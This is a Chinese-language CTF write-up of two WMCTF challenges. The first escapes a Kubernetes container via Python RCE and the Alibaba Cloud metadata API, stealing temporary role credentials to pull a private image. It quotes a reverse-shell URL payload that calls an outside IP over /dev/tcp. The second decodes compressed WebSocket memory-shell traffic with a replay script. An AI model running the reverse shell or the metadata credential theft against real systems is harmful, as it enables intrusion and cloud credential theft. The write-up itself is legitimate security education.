
找了半天哪里都找不到flag)
最后ps 发现启动时rm了flag
 数据恢复?
数据恢复?
首先我想到了rm删除的文件没有覆盖时可以从硬盘中直接读取
这里只需要简单使用grep匹配字符串就可以
构造命令行
dd if=/dev/sda1|grep -o -m 1 -a -E '(WMCTF)\{.*\}'
本地测试成功
到了远程测试发现失败
明明df 中存在的目录 为什么会无法访问)
ls -ll /dev/
total 0
lrwxrwxrwx 1 root root   11 Aug 21 11:39 core -> /proc/kcore
lrwxrwxrwx 1 root root   13 Aug 21 11:39 fd -> /proc/self/fd
crw-rw-rw- 1 root root 1, 7 Aug 21 11:39 full
drwxrwxrwt 2 root root   40 Aug 19 18:39 mqueue
crw-rw-rw- 1 root root 1, 3 Aug 21 11:39 null
lrwxrwxrwx 1 root root    8 Aug 21 11:39 ptmx -> pts/ptmx
drwxr-xr-x 2 root root    0 Aug 21 11:39 pts
crw-rw-rw- 1 root root 1, 8 Aug 21 11:39 random
drwxrwxrwt 2 root root   40 Aug 19 18:39 shm
lrwxrwxrwx 1 root root   15 Aug 21 11:39 stderr -> /proc/self/fd/2
lrwxrwxrwx 1 root root   15 Aug 21 11:39 stdin -> /proc/self/fd/0
lrwxrwxrwx 1 root root   15 Aug 21 11:39 stdout -> /proc/self/fd/1
-rw-rw-rw- 1 root root    0 Aug 21 11:39 termination-log
crw-rw-rw- 1 root root 5, 0 Aug 21 11:39 tty
crw-rw-rw- 1 root root 1, 9 Aug 21 11:39 urandom
crw-rw-rw- 1 root root 1, 5 Aug 21 11:39 zero
之前光在本地测试 之后才反应过来这原来是个容器环境)
那么恢复文件的方法只可能是拿到容器镜像了
k8s 容器逃逸
用于没有k8s逃逸经验 这里我直接拿出了CDK 工具自动检测
发现可以访问到阿里云的metadata api
拿到了一个 角色为KubernetesWorkerRole的StS 临时令牌
经过一下午的测试 发现这个令牌的权限非常小 这是个阿里云容器服务 ACK容器内的key
得到的稍微有价值的信息 只有通过api读取的ecs实例列表
并不能进行修改操作 猜测应该要拉取题目镜像 getflag 但是在题目给出的阿里云国际版文档并没有找到api
只进行到这里了 x)
在官方解放出来后成功复现了题目
WEB-6166lover:
1. Figure out that is a Rocket application and has Cargo.tml leaked.
2. Download it and find the application name "static-files" and download the binary.
3. Run it with debug mode or Write a example application by yourself to find out the route has been registered.
4. Figure out both of the debug route have done, one is js sandbox, the another one is python "sandbox". Just think them as a black box and test them.
5. Run python code to RCE.
6. ps -ef, You will find /flag has been deleted when the instance booted.
7. Use Alibabacloud metadata to get the host instance metadata, And a worker role on it. https://help.aliyun.com/document_detail/214777.html / /meta-data/ram/security-credentials/8. Use metadata api to get the temp credentials.
9. Use temp credentials to invoke api GetAuthorizationToken. https://help.aliyun.com/document_detail/72334.html
10. Pull image from alibabacloud image registry with username cr_temp_user and authorizationToken as its password.
Image: registry.cn-hangzhou.aliyuncs.com/glzjin/6166lover
You may know these from the challenge domain, I have deployed in hangzhou of alibabacloud k8s service(ACK). And know the author name is glzjin, and the challenge name 6166lover.
11. After pull it, just run it with docker run -it registry.cn-hangzhou.aliyuncs.com/glzjin/6166lover bash, and you may get the flag on the image.
Thank you:)
Just get your reverse shell like that:
http://6166lover.cf8a086c34bdb47138be0b5d5b15b067a.cn-hangzhou.alicontainer.com:81/debug/wnihwi2h2i2j1no1_path_wj2mm?code=__import__('os').system('bash -c "bash -i >%26 /dev/tcp/137.220.194.119/2233 0>%261"')
And maybe you have to find out a way to fork your process that not jam this application because it's deployed on k8s with a health check.
使用拿到的token调用GetAuthorizationToken api 获取阿里云镜像仓库的临时凭证
https://help.aliyun.com/document_detail/72334.html
#!/usr/bin/env python
#coding=utf-8from aliyunsdkcore.client import AcsClient
from aliyunsdkcore.request import CommonRequest
from aliyunsdkcore.auth.credentials import AccessKeyCredential
from aliyunsdkcore.auth.credentials import StsTokenCredential
credentials = StsTokenCredential('<your-access-key-id>', '<your-access-key-secret>', '<your-sts-token>')
client = AcsClient(region_id='cn-hangzhou', credential=credentials)
request = CommonRequest()
request.set_accept_format('json')
request.set_method('GET')
request.set_protocol_type('https') # https | http
request.set_domain('cr.cn-hangzhou.aliyuncs.com')
request.set_version('2016-06-07')
request.add_header('Content-Type', 'application/json')
request.set_uri_pattern('/tokens')
response = client.do_action_with_exception(request)
# python2: print(response)
print(str(response, encoding = 'utf-8'))

使用凭证登陆仓库
pull 题目镜像
ps:题目镜像仓库名和镜像名可以利用 内网的metrics监控查看到 也可以根据作者和题目名猜测
curl 172.20.240.9:8080/metrics
registry.cn-hangzhou.aliyuncs.com/glzjin/6166lover

Ubuntu
出题人失误,忘记修改题目flag
直接使用镜像内flag
Hacked_by_L1near
一血
L1near大黑客趁我睡觉的时候给我的tomcat服务器上了个websocket的内存马呜呜呜,还往服务器里写了一个flag,但是我这只抓到了websocket通信期间的流量,你能知道L1near大黑客写的flag是什么吗?
L1near hacker put a websocket memory on my tomcat server while I was sleeping, and wrote a flag to the server, but I only captured the traffic during websocket communication, you can know L1near What is the flag written?
Attachment:
China: https://pan.baidu.com/s/144Cl2IlzMfUEa-niGvKZAg 提取码: pdva
Other regions: https://drive.google.com/file/d/1wRHzI6sfwM7Mkw2QjcAEgxBL_5hEwK0m/view?usp=sharing
根据题目描述 这肯定是最近veo开源的那个ws内存马
https://github.com/veo/wsMemShell 大部分数据包以C1 开头 这的确是ws流量
这个内存马并没有加密流量的功能 为什么题目的流量不是明文呢?
permessage-deflate
ws流量的压缩
阅读ws相关的rfc 我发现了ws有一个 支持压缩的特性
https://www.rfc-editor.org/rfc/rfc7692
A Message Compressed Using One Compressed DEFLATE Block Suppose that an endpoint sends a text message "Hello". If the
endpoint uses one compressed DEFLATE block (compressed with fixed
Huffman code and the "BFINAL" bit not set) to compress the message,
the endpoint obtains the compressed data to use for the message
payload as follows.
The endpoint compresses "Hello" into one compressed DEFLATE block and
flushes the resulting data into a byte array using an empty DEFLATE
block with no compression:
0xf2 0x48 0xcd 0xc9 0xc9 0x07 0x00 0x00 0x00 0xff 0xff
By stripping 0x00 0x00 0xff 0xff from the tail end, the endpoint gets
the data to use for the message payload:
0xf2 0x48 0xcd 0xc9 0xc9 0x07 0x00
Suppose that the endpoint sends this compressed message without
fragmentation. The endpoint builds one frame by putting all of the
compressed data in the payload data portion of the frame:
0xc1 0x07 0xf2 0x48 0xcd 0xc9 0xc9 0x07 0x00
The first 2 octets (0xc1 0x07) are the WebSocket frame header (FIN=1,
RSV1=1, RSV2=0, RSV3=0, opcode=text, MASK=0, Payload length=7). The
following figure shows what value is set in each field of the
WebSocket frame header.
0 1
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5
+-+-+-+-+-------+-+-------------+
|F|R|R|R| opcode|M| Payload len |
|I|S|S|S| |A| |
|N|V|V|V| |S| |
| |1|2|3| |K| |
+-+-+-+-+-------+-+-------------+
|1|1|0|0| 1 |0| 7 |
+-+-+-+-+-------+-+-------------+
Yoshino Standards Track [Page 22]
RFC 7692 Compression Extensions for WebSocket December 2015
Suppose that the endpoint sends the compressed message with
fragmentation. The endpoint splits the compressed data into
fragments and builds frames for each fragment. For example, if the
fragments are 3 and 4 octets, the first frame is:
0x41 0x03 0xf2 0x48 0xcd
and the second frame is:
0x80 0x04 0xc9 0xc9 0x07 0x00
Note that the RSV1 bit is set only on the first frame.
去掉前两位 flag
unmask 之后在末尾加上0x00 0x00 0xff 0xff 就可以使用 zlib解压raw数据
这里偷懒编写脚本重放流量 补全缺失的ws会话 塞给一个支持压缩到的ws服务端解析
import socket
import binascii
import time
from flowcontainer.extractor import extract
result = extract(r"info.pcapng",filter='',extension=['tcp.payload'])
s = socket.socket()
host = '127.0.0.1'
port = 8088for key in result:
	try:
		s = socket.socket()
		s.connect((host,port))#http升级ws首包
		s.send(binascii.unhexlify("474554202f6563686f20485454502f312e310d0a486f73743a203132372e302e302e313a383038380d0a557365722d4167656e743a204d6f7a696c6c612f352e30202857696e646f7773204e542031302e303b2057696e36343b207836343b2072763a3130332e3029204765636b6f2f32303130303130312046697265666f782f3130332e300d0a4163636570743a202a2f2a0d0a4163636570742d4c616e67756167653a207a682d434e2c7a683b713d302e382c7a682d54573b713d302e372c7a682d484b3b713d302e352c656e2d55533b713d302e332c656e3b713d302e320d0a4163636570742d456e636f64696e673a20677a69702c206465666c6174652c2062720d0a5365632d576562536f636b65742d56657273696f6e3a2031330d0a4f726967696e3a20687474703a2f2f3132372e302e302e313a383038380d0a5365632d576562536f636b65742d457874656e73696f6e733a207065726d6573736167652d6465666c6174650d0a5365632d576562536f636b65742d4b65793a204b624e4b6f59636a495367797a4c38553977536745513d3d0d0a444e543a20310d0a436f6e6e656374696f6e3a206b6565702d616c6976652c20557067726164650d0a436f6f6b69653a2063737266746f6b656e3d70756d423538564e414c543964624567535450574956414a504d4259454e393152445578485063535367434e37477554386b5564636c334e477a78653567526e3b20636f6d2e776962752e636d2e77656261646d696e2e6c616e673d7a682d434e3b205f67613d4741312e312e313535373634333133362e313635383231343434340d0a5365632d46657463682d446573743a20776562736f636b65740d0a5365632d46657463682d4d6f64653a20776562736f636b65740d0a5365632d46657463682d536974653a2073616d652d6f726967696e0d0a507261676d613a206e6f2d63616368650d0a43616368652d436f6e74726f6c3a206e6f2d63616368650d0a557067726164653a20776562736f636b65740d0a0d0a"))
		s.recv(1024)#等待模拟服务器返回
		value = result[key]
		a=value.extension['tcp.payload']
		for c in a:
			s.send(binascii.unhexlify(c[0]))
			pass
	except:
		continue
	s.close()
#
使用一个ws模拟服务器接收请求 发现解压后的流量是一堆判断每一个字节内容的bash语句
 匹配返回为1的请求
拼接字符串得到flag
